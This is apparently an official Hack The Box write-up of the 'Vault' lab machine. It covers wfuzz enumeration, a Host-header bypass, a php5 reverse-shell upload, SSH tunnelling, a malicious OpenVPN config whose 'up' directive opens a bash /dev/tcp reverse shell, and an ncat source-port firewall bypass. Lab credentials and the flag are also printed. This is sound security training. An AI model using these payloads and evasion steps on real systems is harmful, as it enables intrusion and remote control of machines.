Hack The Box
PEN-TESTING LABS

Vault

3rd April 2019 / Document No D19.100.12

Prepared By: egre55

Machine Author: nol0gz

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Vault is medium to hard difficulty machine, which requires bypassing host and file upload restrictions, tunneling, creating malicious OpenVPN configuration files and PGP decryption.

Skills Required

- Basic knowledge of Web application enumeration techniques
- Intermediate knowledge of Linux

Skills Learned

- Creating malicious OpenVPN configuration files
- SSH port forwarding
- Bypassing port restrictions using ncat

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.109 --rate=1000 -p1-65535,U:1-65535 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n'
',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.109
```

```
root@kali:~/htb/vault# nmap -Pn -sV -sC -p$ports 10.10.10.109
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 19:32 EDT
Nmap scan report for 10.10.10.109
Host is up (0.031s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:9d:0f:7d:73:75:bb:a8:94:0a:b7:e3:fe:1f:24:f4 (RSA)
|   256 2c:7c:34:eb:3a:eb:04:03:ac:48:28:54:09:74:3d:27 (ECDSA)
|_  256 98:42:5f:ad:87:22:92:6d:72:e6:66:6c:82:c1:09:83 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals that SSH and an Apache web server are available. Visual inspection of the website reveals some text about a service that is being offered.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Wfuzz

Cewl is used to generate a wordlist based on words found on the site, and wfuzz finds the directory "sparklays".

```
cewl http://10.10.10.109 | tr '[:upper:]' '[:lower:]' > vault.txt
wfuzz -u http://10.10.10.109/FUZZ -w vault.txt -R2 --hc 404
```


```
root@kali:~/htb/vault# wfuzz -u http://10.10.10.109/FUZZ -w vault.txt -R2 --hc 404

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SS

********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.109/FUZZ
Total requests: 32

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000005:  C=301      9 L       28 W          316 Ch        "sparklays"
 |_  Enqueued response for recursion (level=1)

Total time: 0.300794
```

Navigating to this page results in a 403 Forbidden, so enumeration with wfuzz continues.

```
wfuzz -u http://10.10.10.109/sparklays/FUZZ -w /usr/share/dirb/wordlists/common.txt
-R2 --hc 404 --hl 11
```

```
Target: http://10.10.10.109/sparklays/FUZZ
Total requests: 4614

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000290:  C=200     13 L       38 W          615 Ch        "admin.php"
001232:  C=301      9 L       28 W          323 Ch        "design"
 |_  Enqueued response for recursion (level=1)
008830:  C=301      9 L       28 W          331 Ch        "design - uploads"
 |_  Enqueued response for recursion (level=2)

Total time: 49.72534
```

The page "admin.php", directory "design" and subdirectory "uploads" have been found.



After sending this request to Burp, and changing the Host header value to "localhost", the admin page is accessible.


"Design Settings" links to "/sparkleys/design/design.html"

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold (192.168.122.1)

Bypassing File Upload Restriction

The "Design Settings" page provides functionality to upload a logo, although there are restrictions on the file extension. However, php5 extensions are permitted.



After uploading and executing a php reverse shell (e.g. in Kali /usr/share/webshells/php/php-reverse-shell.php), a foothold on "Ubuntu" (192.168.122.1) is received.

There is a user "dave", and enumeration reveals SSH credentials and other useful information on their desktop.

SSH: **`dave:Dav3therav3123`**
Key: itscominghome
Server: 192.168.122.4

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SSH Port Forwarding

A netcat scan of 192.168.122.4 reveals that ports 22 and 80 are open.

```
nc -vz 192.168.122.4 1-100
```

SSH is used to forward port 80 on 192.168.122.4 to port 8000 locally.

```
root@kali:~/htb/vault# ssh -L 8000:192.168.122.4:80 dave@10.10.10.109
The authenticity of host '10.10.10.109 (10.10.10.109)' can't be established.
ECDSA key fingerprint is SHA256:w4kateZsSozxs2REnC6QaP2oADamX33bSckexGsinVc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.109' (ECDSA) to the list of known hosts.
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

222 packages can be updated.
47 updates are security updates.

Last login: Thu Apr  4 09:09:15 2019 from 10.10.10.109
dave@ubuntu:~$
```

DNS (192.168.122.4)


Malicious OpenVPN Configuration File

The webpage contains functionality to edit and test an OpenVPN configuration file.

Wfuzz finds the file "notes".

```
root@kali:~/htb/vault# wfuzz -u http://localhost:8000/FUZZ -w /usr/share/dirb/wordlists/common.txt -

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit

********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://localhost:8000/FUZZ
Total requests: 4614

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000001:  C=200      6 L       25 W          195 Ch        ""
002021:  C=200      6 L       25 W          195 Ch        "index.php"
002695:  C=200      1 L        6 W           36 Ch        "notes"

Total time: 202.8078
```

This reveals that the .ovpn file has been chmod 777, and is editable by www-data.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

An informative blog post by Jacob Baines details the exploitation of OpenVPN configuration files.

https://medium.com/tenable-techblog/reverse-shell-from-an-openvpn-configuration-file-73fd8b1d38da

Using this as reference, the payload below is created, and after clicking "Test VPN", and reverse shell is received as root@DNS, and the user flag on Dave's desktop can be captured.

```
remote 192.168.122.1
ifconfig 10.200.0.2 10.200.0.1
dev tun
script-security 2
nobind
up "/bin/bash -c '/bin/bash -i > /dev/tcp/192.168.122.1/1337 0<&1 2>&1&'"
```



SSH credentials to access 192.168.122.4 are found in Dave's home directory. Dave is able to run any command as root using sudo.

dave:dav3gerous567

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Vault (192.168.5.2)

The file /var/log/auth.log is examined, and interesting nmap and ncat commands targeting 192.168.5.2 are visible.

```
PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/nmap 192.168.5.2 -Pn --source-port=4444 -f
 session opened for user root by dave(uid=0)
 session closed for user root
sion): session opened for user root by (uid=0)
sion): session closed for user root
PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987 -p 53
 session opened for user root by dave(uid=0)
PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987 -p 53
```

Nmap reveals the closed ports 53 and 4444. Specifying either port 53 or 4444 as the source port reveals that port 987 is open.

```
root@DNS:~# nmap -Pn -sS --top-ports=500 192.168.5.2

Starting Nmap 7.01 ( https://nmap.org ) at 2019-04-06 13:54 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0016s latency).
Not shown: 498 filtered ports
PORT     STATE  SERVICE
53/tcp   closed domain
4444/tcp closed krb524

Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
root@DNS:~# nmap -Pn -sS --top-ports=500 192.168.5.2 --source-port=53 -f

Starting Nmap 7.01 ( https://nmap.org ) at 2019-04-06 13:57 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0017s latency).
Not shown: 499 closed ports
PORT    STATE SERVICE
987/tcp open  unknown
```

ncat (with source port set to 53) reveals that SSH is listening on port 987.

```
root@DNS:~# ncat 192.168.5.2 987 -p 53
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
```

A ncat listener is stood up, to connect to 192.168.5.2 on port 987.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ncat -l 4444 --sh-exec "ncat 192.168.5.2 987 -p 53" &
```

```
root@DNS:~# ncat -l 4444 --sh-exec "ncat 192.168.5.2 987 -p 53" &
[1] 24485
root@DNS:~# netstat -auntp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      943/sshd
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      24485/ncat
tcp        0      0 192.168.122.4:22        192.168.122.1:39788     ESTABLISHED 24312/sshd: dave [p
tcp6       0      0 :::80                   :::*                    LISTEN      1086/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      943/sshd
tcp6       0      0 :::4444                 :::*                    LISTEN      24485/ncat
```

It is now possible to ssh to Vault as Dave using the password dav3gerous567, specifying port 4444.

```
root@DNS:~# ssh dave@localhost -p 4444
The authenticity of host '[localhost]:4444 ([::1]:4444)' can't be established.
ECDSA key fingerprint is SHA256:Wo70Zou+Hq5m/+G2vuKwUnJQ4Rwbzlqhq2e1JBdjEsg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:4444' (ECDSA) to the list of known hosts.
dave@localhost's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

96 packages can be updated.
49 updates are security updates.


Last login: Mon Sep  3 16:48:00 2018
dave@vault:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PGP Encrypted Root Flag

Enumeration of Dave's home directory reveals a PGP encrypted root flag. GPG can be used to decrypt this, and it is installed on all hosts. However, there are no keys on Vault or DNS. The ID of the key used to encrypt the file is "D1EB1F03".

```
dave@vault:~$ ls -al
total 40
drwxr-xr-x 5 dave dave 4096 Sep  3  2018 .
drwxr-xr-x 4 root root 4096 Jul 17  2018 ..
-rw------- 1 dave dave   11 Sep  3  2018 .bash_history
-rw-r--r-- 1 dave dave  220 Jul 17  2018 .bash_logout
-rw-r--r-- 1 dave dave 3771 Jul 17  2018 .bashrc
drwx------ 2 dave dave 4096 Jul 17  2018 .cache
drwxrwxr-x 2 dave dave 4096 Sep  2  2018 .nano
-rw-r--r-- 1 dave dave  655 Jul 17  2018 .profile
-rw-rw-r-- 1 dave dave  629 Sep  3  2018 root.txt.gpg
drwx------ 2 dave dave 4096 Jul 17  2018 .ssh
dave@vault:~$
dave@vault:~$ file root.txt.gpg
root.txt.gpg: PGP RSA encrypted session key - keyid: 10C678C7 31FEBD1 RSA (Encrypt or Sign) 4096b
dave@vault:~$
dave@vault:~$ gpg
gpg: directory `/home/dave/.gnupg' created
gpg: new configuration file `/home/dave/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/dave/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/dave/.gnupg/secring.gpg' created
gpg: keyring `/home/dave/.gnupg/pubring.gpg' created
gpg: Go ahead and type your message ...
^C
gpg: Interrupt caught ... exiting

dave@vault:~$ gpg -d root.txt.gpg
gpg: encrypted with RSA key, ID D1EB1F03
gpg: decryption failed: secret key not available
```

This key is available on the host "Ubuntu".

```
 --detach-sign [file]       make a detached signature
 --list-keys [names]        show keys
 --fingerprint [names]      show fingerprints

Please report bugs to <gnupg-bugs@gnu.org>.
dave@ubuntu:~$ gpg --list-keys
/home/dave/.gnupg/pubring.gpg
------------------------------
pub   4096R/0FDFBFE4 2018-07-24
uid                  david <dave@david.com>
sub   4096R/D1EB1F03 2018-07-24
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

A further ncat listener is established in order to transfer to the file from Vault to DNS using SCP.

```
dave@DNS:~$ ncat -l 7777 --sh-exec "ncat 192.168.5.2 987 -p 4444" &
[2] 2891
dave@DNS:~$ scp -P 7777 dave@192.168.122.4:/home/dave/root.txt.gpg .
The authenticity of host '[192.168.122.4]:7777 ([192.168.122.4]:7777)' can't be established.
ECDSA key fingerprint is SHA256:Wo70Zou+Hq5m/+G2vuKwUnJQ4Rwbzlqhq2e1JBdjEsg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.122.4]:7777' (ECDSA) to the list of known hosts.
dave@192.168.122.4's password:
root.txt.gpg
```

This is then transferred to Ubuntu.

```
scp dave@192.168.122.4:/home/dave/root.txt.gpg .
```

The file is successfully decrypted using the passphrase "itscominghome" and the root flag is captured.

```
dave@ubuntu:~$ gpg -d root.txt.gpg

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24
      "david <dave@david.com>"
ca468370b91d1f5906e31093d9bfe819
```